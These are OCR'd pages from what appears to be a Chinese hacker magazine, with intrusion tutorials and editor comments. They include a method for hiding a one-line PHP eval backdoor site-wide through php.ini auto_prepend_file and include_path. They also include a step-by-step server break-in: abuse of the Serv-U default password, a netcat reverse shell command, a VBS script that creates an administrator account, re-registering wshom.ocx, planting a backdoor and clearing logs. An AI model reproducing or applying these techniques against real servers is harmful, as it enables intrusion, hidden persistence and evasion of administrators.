
六、漏洞的高级探测

后面的我就不继续做下去了，虽然我们还没有拿到WebShell，但不要气馁，下面我给大家提供一个思路：大家想，如果这个站上还有其他的一些系统，比如BBS，新闻发布系统等，那我们按照上面的方法暴出绝对路径，再推算出BBS的路径，就能读到它的前台文件，在读到的文件中查找后台或者数据库配置文件，比如config.php等，那我们就可以变相利用啦！具体如何实践，大家自己摸索吧！

（作者做的演示动画已收录在光盘中。）

编辑点评

这篇文章着重于问题的分析，作者分析了漏洞产生的原因，构造了漏洞的利用条件，遇到问题时能及时变换思路，最后提出一种变相利用的方法，思路很灵活。另外文中关于绝对路径的推算也是入侵的基本功，大家一定要会。编后联系了下作者，他说这个系统功能很复杂，代码也比较多，他正在读代码以期找到更好的利用方法。我们期待下期能有所突破！




老C说事


开门先说两件事：一是无战事栏目希望得到广大读者和作者的支持，这里我们更偏重于发散性的思维，独到的研究或见解，而不是具体的入侵过程。当然也欢迎作者把自己的研究写在具体的入侵例子里，这也是非常好的。这期的几篇文章，从中就可以看到作者的努力，像《艰难的加系统用户》一文，可谓是天才的灵光一闪，还有《PHP后门隐藏》这篇小东东，再就是lcx的php的意淫入侵模式，如《入侵台湾磐英EPoX网站》这篇。二是有一天我发现我的网站的IIS日志在6月1号时竟然产生了6月2号的日志，难道我的网站被入侵过了？后来通过google才明白是虚惊一场：IIS采用的是格林威治时间，与我们本地的时间并不一致。这两件事并无关联，但是若非要让大家联想其间的关系，你们会联想到什么呢？联想得越巧妙越好，这正好符合我们栏目现在的宗旨。至于具体的联想答案不是固定的，所以请大家也不要来问我。


再谈php后门隐藏




lis0










最近在看完了一个程序的代码后又重新温习了PHP中文手册，在看的过程中突然想到了一个隐藏后门的方法，拿来跟大家分享下（本文测试环境：Apache/2.0.49 (Win32) PHP/4.3.1+Winxp sp2）。在入侵服务器后如何能将后门做到不被管理员大叔发现这是很重要的，因此就出现了各种隐藏的方法。对于php来说，网上大多数在某个php文件中是插入<?eval($_POST[a]);?>代码或者用include()函数来隐藏，然后修改文件时间等等，在这我就不啰嗦了。

本文提到的是我们在取得一个服务器的最高权限后，可以通过修改服务器的配置文件php.ini来达到隐藏后门的目的。如果是apache搭建的服务器，只能修改系统目录下面的php.ini文件；如果是iis类型的，可以修改PHP安装目录中的php.ini；如果安装目录下没有PHP.ini，可以上传我们设置好的文件（在这可以参考darkness写的《php.ini文件竞争缺陷》一文）。在php.ini文件第395-397和第420-424一段代码中，根据《手册》中关于auto_prepend_file和auto_append_file数据处理配置选项可以看出默认条件下是为空（null），而且E文解释为Automatically add files before or after any PHP document（在PHP文档之前或之后自动增加文件）。如果我们将eval()函数的后门配置到php.ini文件里，那么网站上所有的PHP文件都将会被include（包含）我们的后门，如图1、图2所示。

经过测试，发现我们需要修改的php.ini配置文件的2个地方，如图3 、图4所示。具体做法如下：

第1步

在图3中修改设置添加我们eval()函数的后门的文件名，注意后门文件的名字不能用index.php或者config.php等网站上可能用到的文件名，可以都添上也可以只添一个。在此建议后门文件内容就用<?eVal($_POST[a]);?>，最好将eval()函数大小写变化下。



第2步

看是什么系统，如果是win就修改php.ini的423-424行，在此一定要注意默认的配置几乎和php自带的没有任何改动。在include_path = ".;c:\php\includes"中，";C"前面的"."代表／目录，而";"后面的目录代表Automatically add files中所有include文件的目录。因此我们要把配置隐藏后门修改为include_path = "d:\php\sapi;."，我们要include的文件目录放在根目录的前边。不然的话，apache会在根目录下搜索我们的后门（当然是没有了，从而导致服务器解析php文件失败），作为配置文件当然要把include_path前面的";"去掉才能生效。然后重启服务就可以了（编辑lcx：include_path = "d:\php\sapi;."中的d:\php\sapi可以是网站外的目录）。下面看看我们隐藏的后门的运行情况，如图5所示。

真是杀人于无形啊！所有服务器网站下面的php文件都可以被我们当作后门哦。关于其他环境的测试，在iis5.0、6.0中测试通过。根据我个人的看法，只要服务器支持php解析，此法应该都可以测试成功。

至于利用php.ini配置文件来做后门，当然也可以用来做点其他的东西，比如include的文件中如果是一个网页木马的网站呢，或者我们可以写一个严格过滤恶意用户提交的非法字符等等。就看你怎么用了。好了，就到这吧。

[文中的相关录像nohack1.exe、nohack2.exe和用到的一句话后门都已收录在本期光盘中。]

编辑点评 很巧妙的一个方法，不过作者没有讲得太清楚，我再补充几句。本文的意思应该是通过修改php.ini里的两个选项，然后再在服务器网站外的某个目录下放一个内容为<?eval($_POST[a]);?>的文件，那么该网站底下所有的php文件都可以调用这个文件来达到"后门"的目的。其实，只要修改auto_prepend_file或auto_append_file一处即可，像auto_prepend_file=d:\door.php或auto_prepend_file=http://target/door.txt就可以了。

艰难的加账号



dhb133[S.H.C]

本文运用的知识点在两个地方，一是禁用NET后，加用户的方法；二是WSCRIPT.NETWORK对应的程序和注册表的相关资料。先来说一下入侵经过：

一、在webshell下的操作

首先我已经得到一个webSHELL，具体得SHELL的方法很简单，不再赘述。先看看这个WEBSHELL的权限如何，如图1所示。

```
Scripting.FileSystemObject (FSO组件) | √
Adodb.Stream (Stream 流组件) | √
Shell.Application | √
WScript.Shell | ×
Wscript.Network | ×
```

图1

WScript.Shell和Wscript.Network被干掉了，没办法运行程序，不过还好，FSO还是支持的。先逛逛各个盘看有什么好东西。随便输入一个目录c:\ ，没有权限打开，意料中的。再输入c:\winnt\，没有此目录或没有权限打开。再看看c:\windows，打开了，看来是win2003的系统啊。

本来还打算用JET引擎返回一个CMD shell呢，虽然是GUEST权限的，但是还可以执行一部分程序的，现在发现是win2003的，所以就放弃JET了。

继续看其他目录，c:\php存在，太好了，看来服务器是支持PHP的（其实现在大多服务器都是支持PHP的）。先看下我们得到的这个WEBSHELL的目录支持PHP不。传个PHP马上去，打开http://www.target.com/php.php，哈，支持。现在要是有SERV-U的话，那提权成功的希望就大了。看下它的FTP是不是SERV-U：

```
C:\WINDOWS>ftp *.*.*.*
Connected to www.east-venice.com.
220 Serv-U FTP Server v6.2 for WinSock ready...
User (www.east-venice.com:(none)):
```

非常好，有PHP，有Serv-U ，现在就传个woweiwo写的Serv-U All Version本地提升权限的PHP程序上去。我用的是朋友CiKer做过免杀处理的（在此感谢下woweiwo写了这么好的东西）。先用默认的用户名和密码加个FTP用户看看，还真没改默认密码（其实serv-u6.02以上的版本可以直接在管理那里改密码的，幸运的是这个管理员没有改默认密码），如图2所示。




图2




图3

具有特权的FTP账号加好了，现在来用这个特权的FTP账号继续加个系统用户来登录终端，如图3所示，提示成功。

用刚加的这个用户登录终端看看，系统无法让您登录……明明成功了啊，怎么不让登录呢？

二、在CMD下的操作

直接在CMD下用超级FTP账号登录，然后执行命令，如下：

```
220 Serv-U FTP Server v6.2 for WinSock ready...
User (www.east-venice.com:(none)): fuck
331 User name okay, need password.Password:
230 User logged in, proceed.
ftp> quote site exec "net user fuck fuckyou /add"
501 Cannot EXEC command line (error=0).
```

不能执行命令，奇怪了！

```
ftp> quote site exec "ipconfig"
200 EXEC command successful (TID=33).
```

ipconfig这个命令可以执行，估计是NET被作了限制。传个NC上去返回一个SHELL（这次返回的cmd SHELL可是system权限的哦）。先用nc在本地监听1340端口，nc -l -p 1340，再在cmd下执行quote site exec "c:\nc.exe -e cmd.exe *.*.*.* 1340"，返回了net user没有权限运行。用cacls c:\windows\system32\net.exe查看下net的权限设置，cacls.exe也没有权限运行，设置得比较变态。

传个net上去（要是作了NTFS对NET的限制的话，自己传个net.exe上去，然后改名，这样可以绕过限制），改名为user.exe，执行user.exe user，还是没有权限。那现在只有两个可能，要不就是做了组策略限制，要不就是删除了HKEY_LOCAL_MACHINE\SAM\SAM下的C键值。如果删除了HKEY_LOCAL_MACHINE\SAM\SAM下的C键值，那就不用再去想加用户了，因为即使在窗口界面也不能加用户，除非你把这个键值再导入。先导出HKEY_LOCAL_MACHINE\SAM\SAM的C键值看看，键值存在，看来没有删除。

三、用WSCRIPT.NETWORK的VBS加用户

既然不是删除了c键值，那用一个user.VBS就可以建立用户的（我自己的测试环境是设置组策略不能运行net.exe net1.net和对net.exe、net1.exe 加了NTFS权限设置 ），VBS代码如下：

```
struser=wscript.arguments(0)
strpass=wscript.arguments(1)
set lp=createObject("WSCRIPT.NETWORK")
oz="WinNT://"&lp.ComputerName
Set ob=GetObject(oz)
Set oe=GetObject(oz&"/Administrators,group")
Set od=ob.create("user",struser)
od.SetPassword strpass
od.SetInfo
Set of=GetObject(oz&"/" & struser & ",user")
oe.Add(of.ADsPath)
For Each admin in oe.Members
if struser=admin.Name then
Wscript.echo struser & " 建立成功!"
wscript.quit
end if
Next
Wscript.echo struser & " 用户建立失败!"
```

这个vbs的用法是：cscript user.vbs 用户 密码，执行后返回如下错误：

```
C:\>cscript user.vbs fuck fuckyou
Microsoft (R) Windows Script Host Version 5.6
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。
C:\user.vbs(4, 1) Microsoft VBScript 运行时错误: ActiveX
部件不能创建对象: 'WSCRIPT.NETWORK'
```

四、注册 wshom.ocx，支持 WSCRIPT.NETWORK 对象

wshom.ocx 这个程序文件被卸载就会出现 ActiveX 部件不能创建对象：'WSCRIPT.NETWORK'，或者删除了注册表键值 WScript.Network 和 WScript.Network.1。其实删除注册表键值 WScript.Network 和 WScript.Network.1 的目的也是反注册 wshom.ocx。现在只要我们再次注册 wshom.ocx 就可以支持 WSCRIPT.NETWORK 对象了。先找找看 wshom.ocx 在不在，不在的话本地传一个上去。还好，存在，不用我们再传了，看来管理员只是卸载了这个组件或者从注册表删除了这个文件而已，并没有删除 wshom.ocx。我们再次注册下 wshom.ocx（其实这里还可以导入注册表 HKEY_CLASSES_ROOT\WScript.Network 和 HKEY_CLASSES_ROOT\WScript.Network.1 的值来注册 wshom.ocx，让系统继续支持 WSCRIPT.NETWORK 对象）：regsvr32 C:\WINdows\System32\wshom.ocx。

五、成功加账号

```
C:\>cscript user.vbs school schoolhacker
Microsoft (R) Windows Script Host Version 5.6
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。
```

这次建立成功了，用这个登录终端，端口也没有改，我的运气真不是一般的好 ，连终端端口都不用找，就登录成功了！

六、留后门，打扫战场

先传一个超级后门，再清理我们刚刚上传的工具，删除 NC.EXE、user.vbs，然后再卸载 wshom.ocx 这个程序文件，要尽力做得和我们进入系统以前一样。最后是清理日志，注销系统。

七、总结

这次得到管理权限确实有点不容易，服务器总体设置比较好，但是服务器的设置忘记了一点，"不该给的权限一点都不要给"，本来我只有一个ASP站点的WEBSHELL，如果站点不用PHP的话，就该把PHP的扩展删除（引申下就是只留有用的后缀扩展，不用的一律删除。如果以后要用的话，还可以再加的）。还有就是管理员的疏忽，管理员没有改掉 SERR-U 的默认密码，使我有了可乘之机，拥有了进一步的权限——FTP 的系统权限，其实有了这个权限就等于有了系统的 SYSTEM 权限了。

